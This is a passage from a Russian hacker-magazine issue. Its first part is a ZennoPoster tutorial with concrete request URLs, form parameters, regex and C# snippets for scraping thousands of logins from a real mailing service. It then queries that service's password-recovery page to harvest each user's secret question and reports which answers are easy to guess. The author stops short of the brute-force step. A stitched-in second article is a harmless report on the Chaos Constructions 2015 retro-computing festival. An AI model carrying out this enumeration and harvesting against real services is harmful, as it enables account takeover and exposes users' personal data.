- Добавить строку **`https://smartresponder.ru/l_ru/catalog/delivery.html?delId={-Variable.paramDelId-}{-String.Tab-}{-Variable.authorLogin-}`**

После создания блоков действий остается только протянуть стрелочки, как на изображении

Расставь стрелочки, сохрани файл проекта, и все будет готово для сбора данных. Убедись, что не нажата кнопка «Отложенная отрисовка» (Ctrl + D). Этот режим нужен, чтобы увидеть, как выполняется проект: граница у блоков на диаграмме будет по очереди становиться жирной.

Нажми F10, чтобы выполнять проект пошагово, или F11, чтобы просто запустить его. Когда счетчик дойдет до 4500, выполнение проекта можно остановить. Результатом будет таблица логинов.

Конечно, этот пример неидеален, но ты можешь взять более продвинутый — с сохранением большего количества данных, многопоточной работой и поддержкой прокси, скачав его по этой ссылке.



INFO

Кстати, ребята из ZennoLab делают еще пару полезных программ: Zenno Proxy Checker и CapMonster 2. Последняя умеет разгадывать почти любые современные капчи без обращения в интернет.


НАХОДИМ УЯЗВИМЫЕ АККАУНТЫ

Из таблички, в которую мы сохранили логины, скопируй колонку логинов на отдельный лист. Чтобы избавиться от пустых строк, отсортируй по имени и удали дубли, сохрани результат в файл logins.txt.

Создадим в Project Maker еще один небольшой проект, который будет заходить на страничку восстановления пароля и узнавать секретный вопрос.

В окне проектов на белом поле кликни правой клавишей мыши и выбери:

- Добавить действие
- Списки
- Список
- Оставь имя «Список 1». Из него мы будем брать логины с удалением
- Двойной клик по значку списка, укажи путь к файлу: `{-Project.Directory-}\logins.txt`. Ты также можешь просто указывать обычный путь, но такая специальная запись позволяет использовать относительный путь и переносить проект в другие папки — возможно, на других компьютерах



Добавляем список в проект

Теперь еще добавим таблицу.

- Добавить действие

- Таблицы
- Таблица. В нее мы будем сохранять секретные вопросы. Можно оставить название «Таблица 1»

Как и в прошлом примере, в нижней части окна проектов появится значок таблицы. Двойной клик по нему отобразит свойства. Укажи их, как на скриншоте: поставь галочки.

- Загружать из файла
- Сохранять изменения таблицы в файл
- Типа файла: `.csv, xls`
- Путь: `{-Project.Directory-}\smartresponder_secret_phrases.xls`

Отлично, структуры данных мы создали! Теперь добавим в проект буквально пять действий, и можно запускать.

ОПИСАНИЕ ДЕЙСТВИЙ

Поначалу действия могут показаться нудными и не до конца понятными, но, немного освоившись, ты будешь без особого напряга клепать проекты пачками и экономить кучу времени. Так что вперед, к финишной прямой!

Будем вытаскивать логины из списка, привязанного к файлу:

- Добавить действие
- Списки -> Операция над списком
- В свойствах действия: «Список 1», «Получить строку», «Первую» — поставь галочку «Удалить строку после взятия» — это позволит не создавать цикл для перебора логинов, а просто вырезать их из списка по одному
- В поле «Положить в переменную» кликни на пункт «Новая...» и назови ее `login`.

Для ускорения работы не будем использовать компонент браузера, как в прошлом проекте. Вместо этого просто сделаем запросы GET — они тратят меньше ресурсов, работают быстро и отлично распараллеливаются. «Добавить действие», «HTTP -> GET-запрос». Далее заполняем свойства действия.

- URL: http://smartresponder.ru/l_ru/user/auth_recovery.html?step=1
- Referrer: http://smartresponder.ru/l_ru/user/auth_recovery.html
- Данные: fSubmitted=1&action=1&activeTabId=&rType=0&rLogin={-Variable.login-}&ajax_recovery=1

Запись `{-Variable.login-}` позволяет подставить в запрос значение логина, только что взятого из файла.

- Тип данных: `application/x-www-form-urlencoded; charset=UTF-8`
- Загрузить: только содержимое
- Положить в переменную -> Создать новую... -> result



На вкладке «Дополнительно» поставь галочку «Редирект» и выставь значение 5. Результат должен быть, как на скриншоте.

Свойства действия

Основные | Дополнительно | Прокси

URL http://smartresponder.ru/l_ru/user/auth_recovery.html?step=1

Referer http://smartresponder.ru/l_ru/user/auth_recovery.html

Кодировка utf-8

Таймаут 30

Данные

fSubmitted=1&action=1&activeTabId=&rType=0&rLogin={-Variable.login-}&ajax_recovery=1

Тип данных:

urlencoded

multipart

application/x-www-form-urlencoded; charset=UTF-8

Загрузить:

Только содержимое

Только заголовки

Заголовки и содержимое

Как файл

Как файл + заголовки

Положить в переменную

result

Проекты | Свойства действия

Так настраивается GET-запрос, который позволяет скачивать или отправлять информацию

Поскольку ответ на GET-запрос придет в закодированном виде, раскодируем его с помощью вызова одного из методов .NET Framework. Ты увидишь, как просто делать вставки кода на C# или JavaScript.


- Добавить действие
- Свой код -> C# код
- В свойствах действия: `return System.Net.WebUtility.HtmlDecode( System.Text.RegularExpressions.Regex.Unescape(project.Variables»result»(.Value.Replace(@»\\u», @»\u»)));`
- В поле «Положить результат в переменную» выбери **`result`**

Теперь вытащим из раскодированного ответа текст вопроса. Для этого воспользуемся уже знакомой тебе операцией применения регулярного выражения:

- Добавить действие
- Данные -> Обработка данных
- В свойствах действия: `{-Variable.result-}, Regex`
- Значение Regex: `(?<=question»:»).*?(?=»)`
- В поле «Положить результат в переменную» выбери **`result`**

Пример с использованием GET и вставки кода на C# взят, чтобы показать возможности программы. В твоих первых проектах использование этих продвинутых фич необязательно. Теперь добавим блок сохранения полученных данных в таблицу:

- Добавить действие
- Данные
- Таблицы
- Операции над таблицей
- В свойствах действия: таблица «Таблица 1»
- Добавить строку `{-Variable.login-}{-String.Tab-}{-Variable.result-}`



Всего несколько действий, и нужная инфа у нас в табличке!

Наш мини-проект будет выглядеть примерно как на следующем скриншоте.

Этот проект берет один логин, делает запрос и получает один секретный вопрос. Чтобы перебрать их все, протяни стрелочку из последнего блока в первый. Тогда выполнение зациклится и остановится при опустошении файла логинов. Либо добавь этот проект в список проектов ZennoPoster и в поле «Сколько делать» укажи 4500.

РЕЗУЛЬТАТ ЭКСПЕРИМЕНТА

Прогнав первый проект, мы получим около 4500 логинов, из которых после удаления дублей останется 1760 уникальных логинов. Скормив их скрипту восстановления пароля по секретному вопросу, мы получим некоторую статистику:

- около половины юзеров «секретный вопрос» вообще не использовали;
- из остальных 875 юзеров 86 человек выбрали вопрос «Любимое блюдо», 35 — «Ваше прозвище в школе», ответ на которые можно элементарно подобрать по словарю;
- 9 человек используют вопрос вроде «Пять последних цифр Вашей кредитной карты», тут количество вариантов ответов тоже строго ограниченно.

Встречаются и совсем абсурдные варианты:

- «Цвет светофора, открывающий путь»;
- «Столица Украины»;
- «Месяц рождения детей».


Ответ на такие вопросы можно дать вообще без всякого перебора.

В принципе, с помощью ZennoPoster и списка дешевых прокси мы могли бы накидать еще один несложный проект и перебирать пароли по словарю или с помощью генератора, но я не буду об этом рассказывать или советовать это делать — это незаконно. ZennoPoster поможет тебе зарабатывать и более-менее легальными методами: написать бота и продавать лицензии на него; извлекать данные из открытых источников на заказ и продавать их; работать по CPA-партнеркам, наливая трафик и получая комиссию. Качай готовые проекты, изучай, допиливай под свои нужды. Удачной тебе автоматизации!

ПОГРУЖЕНИЕ В «ХАОС»

ОТЧЕТ С CHAOS CONSTRUCTIONS 2015

В то время, когда все нормальные технические журналисты ехали в Берлин на IFA 2015 смотреть на новые смартфоны с Android (скучные и совершенно одинаковые!), я отправился туда, где показывают компьютеры, каждому из которых минимум двадцать лет, зато на каждом втором — экзотическая операционка. Питерский фестиваль Chaos Constructions уже который год собирает любителей ретрокомпьютеров и демосцены, рыцарей паяльника и ассемблера.



Андрей Письменный,
apismenny@gmail.com

В прошлый раз я был на Chaos Constructions в 2011 году. Тогда мероприятие проходило в помещении у метро «Кировский завод», и у входа висел огромный баннер с логотипом — пройти мимо было невозможно. Нынешний CC оказался запрятан намного хитрее: выйдя у метро «Московские Ворота» и обойдя автостоянку, я не увидел ни огромного баннера, ни даже скромной вывески. На сайте мероприятия было указано, что нужно подняться на четвертый этаж здания — старой советской постройки, переделанной под офисный комплекс.

О том, что я пришел по адресу, можно было понять по обрывкам разговоров толпившихся у входа мужиков: прихлебывая пиво из банок, они сыпали техническими терминами и добродушно посмеивались. Внутри здания обнаружился ресепшен, за которым сидела тетечка с внушительных размеров прической. По-офисному одетые девушки, проходя мимо, интересовались у нее, что это за странный народ у крыльца. Тетечка, пожимая плечами, меланхолично отвечала им: «Арендаторы...»



Любители пива развлекались на улице. Весело было и тут: вот, к примеру, квадрокоптер прилетел

Переводя дыхание после подъема на четвертый этаж (треклятые высокие потолки!), я оглядел новое помещение: здесь оказалось значительно приятнее, чем на прошлом посещенном мной «Хаосе». Тогда был огромный темный зал,

напоминающий ангар, теперь глаз радовал свет из высоких окон. По левую руку народ играет в Guitar Hero, по правую — бар, в центре — диван и уютные пуфики. Под окном напротив расположился хакспейс с парой 3D-принтеров и длинным столом, заваленным электроникой. Несколько раз в день тут стартовали обучающие курсы для радиолюбителей новой волны.

Во втором зале воссоздали прежнюю атмосферу — впрочем, для этого достаточно было всего лишь занавесить окна. В полумраке разместилась компьютерная выставка (с полсотни старых компьютеров всех мастей) и сцена, на которой проводились концерты и, конечно, показы демо.

НАЗАД В КИБЕРПРОСТРАНСТВО

На выставке я сразу приметил уголок виртуальной реальности с относительно современным Oculus Rift DP-1 и раритетными шлемами Virtual Boy и VFX-1. Посмотреть на эти последние два я мечтал уже давно (а вот Oculus уже видел — см. статью «Виртуальная реальность: дубль два»)



Nintendo Virtual Boy

Nintendo Virtual Boy — это что-то среднее между портативной приставкой (Boy в названии — от Game Boy) и шлемом виртуальной реальности. В 1995 году фирма Nintendo решила, что за шлемами будущее, и поспешила занять эту рыночную нишу. Совершенно безуспешно: популярностью шлемы не пользовались, продажи быстро упали, и производство было свернуто. Всего японская фирма продала около 770 тысяч «Виртуалбоев», так что найти один из них сейчас (да еще и работающий) — везение.

Признаться честно, Virtual Boy восхитил меня, хоть я и понимаю, что на провал у него были все причины. Никакого отношения к виртуальной реальности он не имеет: шлем закреплен на ножках и стоит на столе — вертеть головой в нем не предполагается. Черно-красная картинка тоже сейчас кажется не бог весть каким достижением. Но эффект погружения, который получается за счет черных шторок, и идеально стабильная стереокартинка, пожалуй, дадут фору современному Nintendo 3DS.

VFX-1, к сожалению, посмотреть так и не удалось: шлем был плохо откалиброван, картинка двоилась, и видно было только, какой внутри крошечный и крупнопиксельный экран. Одно ясно — такая виртуальная реальность нам не нужна!

Поиграться с Oculus тоже с комфортом не вышло. Здесь на нем работала только модифицированная версия Duke Nukem 3D. Как объяснил организатор, никто не согласился дать свой ноутбук на выставку, тем более на стенд с 3D («Заблюют же!»). Тот ноутбук, что было не жалко, тянул только «Дюка».

ПРИКЛЮЧЕНИЯ «ЭЛЕКТРОНИКИ»

Еще одна вещь, которой не было в мой прошлый визит и которая стала важной частью выставки, — это стенд с поразительным количеством советских калькуляторов. Как выяснилось на семинаре, который провел владелец калькуляторов Максим Волков, с этими устройствами связана интересная история.

Тридцать лет назад калькуляторы «Электроника» служили простой и относительно доступной заменой компьютеров для значительной части советских ученых, инженеров и, что немаловажно, их детей. Многие из тех детей начали свою программистскую карьеру именно с этих калькуляторов. А вот будущее марки «Электроника» оказалось не таким удачным: в девяностые годы производство свернули. И вовсе не потому, что программируемые научные калькуляторы стали ненужными, — те же HP и Casio по-прежнему успешно продаются. Подобная судьба постигла и другие советские товары, так что удивляться тут не приходится.



INFO

Калькулятор «Электроника МК-52» в свое время летал на «Союзе» в космос — как аварийная машина, на которой можно было в случае чего вычислить траекторию полета.

По словам Волкова, калькуляторам «Электроника» (или, вернее, их контроллерам) в СССР была уготована интересная судьба: они могли стать чем-то вроде советского Arduino — компьютером с простой системой команд, который планировалось использовать для управления любыми устройствами — от бытовой техники до промышленных станков. Дети могли бы изучать принципы их работы еще в школе, а потом применили бы полученные знания на производстве или даже дома. Впрочем, школьник, программирующий стиральную машину, как мне показалось, не самый привлекательный пример.

Что примечательно, это не только история о не случившемся светлом советском будущем. Дело в том, что производство калькуляторов «Электроника» не так давно было возрождено благодаря новосибирскому НПП «Семика», которое выпустило две новые модели — «Электроника МК-161» и «Электроника МК-1152».



Максим Волков демонстрирует «Электронику МК-161»

Первый — вариант попроще, второй же представляет собой встраиваемую ЭКВМ, предназначенную для управления промышленными системами. По словам Волкова, эта модель используется, в частности, в механизмах топливораздачи на АЗС и обходится владельцам бензоколонок дешевле западных аналогов. Оба устройства поддерживают классическую систему команд и могут исполнять любые старые программы.



«Электроника МК-1152» с отсеками для контроллеров внешних устройств

Программ, кстати, с советских времен накоплено огромное количество. Калькуляторы «Электроника» применялись в самых разных областях: геодезии, электротехнике, физике, химии... Волкову, к примеру, удалось раздобыть несколько книг, которые, по сути, представляют собой пакет программ для штурмана.

ХРАНИТЕЛИ

Тематика Chaos Constructions неотрывно привязана к старым компьютерам, и речь не только о выставке и конкурсах демо для ZX Spectrum. В этот раз коллекционированию старых и раритетных машин был посвящен круглый стол, на который я и решил заглянуть.

Собравшиеся по большей части знали друг друга в лицо, а вместо имен использовали форумные клички. Действо слегка напоминало собрание анонимных алкоголиков с тем отличием, что тут излечиваться от зависимости никто не собирается. Одной из главных обсуждаемых проблем была нехватка места дома и плохие условия для хранения в гаражах и подвалах.

Затронули и тему самого коллекционирования. Как оказалось, к этому можно подходить с самых разных сторон: кому-то интересно с паяльником в руках восстанавливать или даже апгрейдить старый компьютер, кому-то — собирать машины определенной эпохи или марки. Про западных коллекционеров (как

мне показалось, без ноток критики) рассказывали, что те стараются воссоздать первозданный вид компьютера и не всегда интересуются его работоспособностью.



За любой из старых компьютеров на выставке можно сесть — поиграть или попрограммировать

